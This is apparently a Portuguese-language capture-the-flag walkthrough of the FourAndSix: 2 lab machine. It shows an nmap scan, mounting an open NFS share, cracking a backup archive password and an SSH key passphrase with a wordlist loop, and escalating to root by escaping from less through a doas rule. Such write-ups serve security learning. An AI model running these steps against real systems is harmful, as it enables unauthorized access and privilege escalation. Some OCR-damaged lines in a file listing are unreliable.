
FourAndSix: 2

IP da máquina: 192.168.2.103 // MAC: 08:00:27:41:81:5A


Resultados do nmap:

nmap -A -v 192.168.2.103




```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.9 (protocol 2.0)
| ssh-hostkey:
|   2048 ef:3b:2e:cf:40:19:9e:bb:23:1e:aa:24:a1:09:4e:d1 (RSA)
|   256 c8:5c:8b:0b:e1:64:0c:75:c3:63:d7:b3:80:c9:2f:d2 (ECDSA)
|_  256 61:bc:45:9a:ba:a5:47:20:60:13:25:19:b0:47:cb:ad (ED25519)
111/tcp  open  rpcbind 2 (RPC #100000)
2049/tcp open  nfs     2-3 (RPC #100003)
MAC Address: 08:00:27:41:81:5A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: OpenBSD 6.X
OS CPE: cpe:/o:openbsd:openbsd:6
OS details: OpenBSD 6.0 - 6.1
```

Explorando a vulnerabilidade do nfs:



```
root@kali:~# showmount -e 192.168.2.103
Export list for 192.168.2.103:
/home/user/storage (everyone)
root@kali:~# mkdir four
mkdir: cannot create directory ‘four’: File exists
root@kali:~# mount -t nfs 192.168.2.103:/home/user/storage four/
root@kali:~# ls four/
backup.7z
```

Arquivo backup.7z com senha:



Name	Size	Type	Modified
hello1.jpeg	9.0 kB	JPEG image	28 October 2018, 0...
hello2.png	5.2 kB	PNG image	28 October 2018, 0...
hello3.jpe			ber 2018, 0...
hello4.pnç			ber 2018, 0...
hello5.jpe			ber 2018, 0...
hello6.pnç			ber 2018, 0...
hello7.jpe			ber 2018, 0...
hello8.jpe			ber 2018, 0...
id_rsa			ber 2018, 0...
id_rsa.pub	398 bytes	Microsoft P...	28 October 2018, 0...


Password required for "backup.7z"

Password:

Quebrando a senha do arquivo:

Senha encontrada: chocolate


https://www.lostmypass.com/file-types/7z/


Success! Your password is recovered

Recovered password:

chocolate


Usuário encontrado:


```
root@kali:~/four# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDClNemaX//nOugJPAWyQ1aDMgfAS8zrJh++hNeMGCo+TIm9UxVUNwc6vhZ8apKZHOX0
Ht+MlHLYdkbwSinmCRmOkm2JbMYA5GNBG3fTNWOAbhd7dl2GPG7NUD+zhaDFyRk5gTqmuFumECDAgCxzeE8r9jBwfX73cETemexWKnGqL
ey0T56VypNrjvueFPmmrWCJyPcXtoLNQDbbdaWwJPhF0gKGrrWTEZo0NnU1lMAnKkiooDxLFhxOIOxRIXWtDtc61cpnnJHtKeO+9wL2q7
JeUQB00KLs9/iRwV6b+kslvHaaQ4TR8IaufuJqmICuE4+v7HdsQHslmIbPKX6HANn user@fourandsix2
```

Script para achar a senha do usuário ssh:

cat /usr/share/wordlists/metasploit/adobe_top100_pass.txt | while read pass; do if ssh-keygen -c -C "user@fourandsix2" -P $pass -f id_rsa &>/dev/null; then echo $pass; break; fi; done


12345678



```
root@kali:~/four# cat /usr/share/wordlists/metasploit/adobe_top100_pass.txt | while read pass; do if ssh-keygen -c -C "user@fourandsix2" -P $pass -f id_rsa &>/dev/null; then echo $pass; break; fi; done
12345678
```

SSH:


Usuário: user // Senha: 12345678



```
root@kali:~/four# ssh -i id_rsa user@192.168.2.103
Enter passphrase for key 'id_rsa':
Last login: Mon Oct 29 13:53:51 2018 from 192.168.1.114
OpenBSD 6.4 (GENERIC) #349: Thu Oct 11 13:25:13 MDT 2018

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code.  With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

fourandsix2$ id
uid=1000(user) gid=1000(user) groups=1000(user), 0(wheel)
fourandsix2$ uname -a
OpenBSD fourandsix2.localdomain 6.4 GENERIC#349 amd64
```


Descobrindo binários que podem usar sudo:

find / -perm -u=s -type f 2>/dev/null




```
fourandsix2$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chfn
/usr/bin/chpass
/usr/bin/chsh
/usr/bin/doas
/usr/bin/lpr
/usr/bin/lprm
/usr/bin/passwd
/usr/bin/su
/usr/libexec/lockspool
/usr/libexec/ssh-keysign
/usr/sbin/authpf
/usr/sbin/authpf-noip
/usr/sbin/pppd
/usr/sbin/traceroute
/usr/sbin/traceroute6
/sbin/ping
/sbin/ping6
/sbin/shutdown
```

Evidencias encontradas:




```
fourandsix2$ cat /etc/doas.conf
permit nopass keepenv user as root cmd /usr/bin/less args /var/log/authlog
permit nopass keepenv root as root
```

Escalando privilegio: doas /usr/bin/less /var/log/authlog. Depois disso, eu digitei cliquei no “v” para sair do modo de leitura e digitei “:!sh”



```
ost key type found. Their offer: ecdsa-sha2-nistp384 [preauth]
Jun 20 12:07:09 fourandsix2 sshd[71361]: Unable to negotiate with 192.168.2.110 port 58252: no matching h
ost key type found. Their offer: ecdsa-sha2-nistp521 [preauth]
Jun 20 12:07:09 fourandsix2 sshd[90795]: Connection closed by 192.168.2.110 port 58254 [preauth]
Jun 20 12:21:07 fourandsix2 sshd[541]: Invalid user fourandsix2 from 192.168.2.110 port 58312
Jun 20 12:21:11 fourandsix2 sshd[541]: Failed password for invalid user fourandsix2 from 192.168.2.110 po
rt 58312 ssh2
Jun 20 12:21:15 fourandsix2 sshd[541]: Failed password for invalid user fourandsix2 from 192.168.2.110 po
rt 58312 ssh2
Jun 20 12:21:25 fourandsix2 sshd[541]: Connection closed by invalid user fourandsix2 192.168.2.110 port 5
8312 [preauth]
Jun 20 12:21:38 fourandsix2 sshd[16583]: Accepted publickey for user from 192.168.2.110 port 58314 ssh2:
RSA SHA256:BPl29YrxUBdBmLaG6K58UGlR0wruEBQE8vGOtrbXl8Y
~
~
~
~
:!sh
```

Root:



```
fourandsix2# id
uid=0(root) gid=0(wheel) groups=0(wheel), 2(kmem), 3(sys), 4(tty), 5(operator), 20(staff), 31(guest)
fourandsix2# uname -a
OpenBSD fourandsix2.localdomain 6.4 GENERIC#349 amd64
```